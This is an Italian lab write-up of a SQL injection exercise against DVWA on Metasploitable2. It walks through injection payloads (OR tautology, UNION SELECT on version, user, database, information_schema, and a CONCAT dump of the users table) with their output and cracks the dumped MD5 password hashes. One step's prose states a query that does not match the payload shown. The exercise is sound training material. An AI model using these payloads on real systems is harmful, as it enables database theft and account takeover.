


Utilizzando l'attacco SQL Injection (non blind), andare a compromettere il database di DVWA.

Sono stati utilizzati:

- Kali Linux
- Metasploitable2


Comunicanti tra di loro.

Raggiungere la pagina DVWA di Metasploitable2 tramite l'indirizzo IP e modificare la SECURITY in «**LOW**»



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Script Security' section, which states 'Security Level is currently low.' and provides instructions on how to change the security level. A dropdown menu is set to 'low' with a 'Submit' button. Below this is the 'PHPIDS' section, which explains that PHPIDS v.0.6 is a security layer for PHP-based web applications. It indicates that PHPIDS is currently disabled and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, a status box shows 'Security level set to low'.


Andiamo su SQL Injection



The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar is identical to the previous page, with 'SQL Injection' highlighted. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' label and a text input field. Below the input field is a 'Submit' button. Underneath the form is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.


Il primo obiettivo è quello di recuperare le informazioni inviando delle richieste utilizzando il campo **User ID**

Digitando «1» riusciamo a trovare quello che è il campo admin (First name e Surname)



The screenshot shows the DVWA Vulnerability: SQL Injection page after a successful attack. The 'User ID:' input field now contains the number '1'. The 'Submit' button is still present. Below the form, the results are displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'.

Se scriviamo una parola sintatticamente scorretta «HELLO'»



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection

Vulnerability: SQL Injection

User ID:

More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Ci verrà visualizzato un messaggio di errore dandoci delle ottime informazioni, cioè che è un Server SQL

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Damn V

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''hello'' at line 1

Utilizzando il comando «1'OR '1'='1» riusciamo a visualizzare il contenuto di quella tabella

Vulnerability: SQL Injection

User ID:

ID: 1'OR '1'='1
First name: admin
Surname: admin

ID: 1'OR '1'='1
First name: Gordon
Surname: Brown

ID: 1'OR '1'='1
First name: Hack
Surname: Me

ID: 1'OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1'OR '1'='1
First name: Bob
Surname: Smith

Il comando «1' UNION SELECT 1, version()#» ci dà le informazioni sulla versione del Database

Vulnerability: SQL Injection

User ID:

ID: 1'UNION SELECT 1, version()#
First name: admin
Surname: admin

ID: 1'UNION SELECT 1, version()#
First name: 1
Surname: 5.0.51a-3ubuntu5

Il comando «**1' UNION SELECT 1, user()#**» ci fa capire che il Database è sullo stesso Host dell'applicazione

Vulnerability: SQL Injection

User ID:

ID: 1'UNION SELECT 1, user()#
First name: admin
Surname: admin

ID: 1'UNION SELECT 1, user()#
First name: 1
Surname: root@localhost

Il comando «**1' UNION SELECT 1, database#**» riusciamo a scoprire il nome del Database «**dvwa**»

Vulnerability: SQL Injection

User ID:

ID: 1'UNION SELECT 1, database()#
First name: admin
Surname: admin

ID: 1'UNION SELECT 1, database()#
First name: 1
Surname: dvwa

Con il comando «**1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#**» troviamo il nome delle altre tabelle

User ID:

ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: admin
Surname: admin

ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: 1
Surname: questbook

ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: 1
Surname: users

Ipotizzando che la tabella che ci interessi è «users», il comando da utilizzare è «1' UNION select 1, column_name FROM information_schema.columns WHERE table_name = 'dvwa'»», visualizzando il contenuto di quella tabella

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user id
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: first name
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last name
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: password
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: avatar
```

Digitando «1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#» si ottengono tutte le informazioni degli utenti, compresa la password, di ogni singolo utente, codificata in codice Hash

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Per riuscire a decifrare il codice HASH è stato utilizzato un convertitore online MD5 che permette di criptare o decriptare.

MD5

encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Cripta md5()

Oppure

Decripta md5()

Inserendo il codice Hash **"5f4dcc3b5aa765d61d8327deb882cf99"**, associata all'user **"admin"**, la password è **"password"**

MD5

encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Cripta md5()

Oppure

Decripta md5()

```
md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")
```

```
password
```

Inserendo il codice Hash “**e99a18c428cb38d5f260853678922e03**”, associata all’user “**gordonb**”, la password è “**abc123**”

MD5

encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare

Cripta md5()

Oppure

e99a18c428cb38d5f26085

Decripta md5()

```
md5-decrypt("e99a18c428cb38d5f260853678922e03")
```

abc123
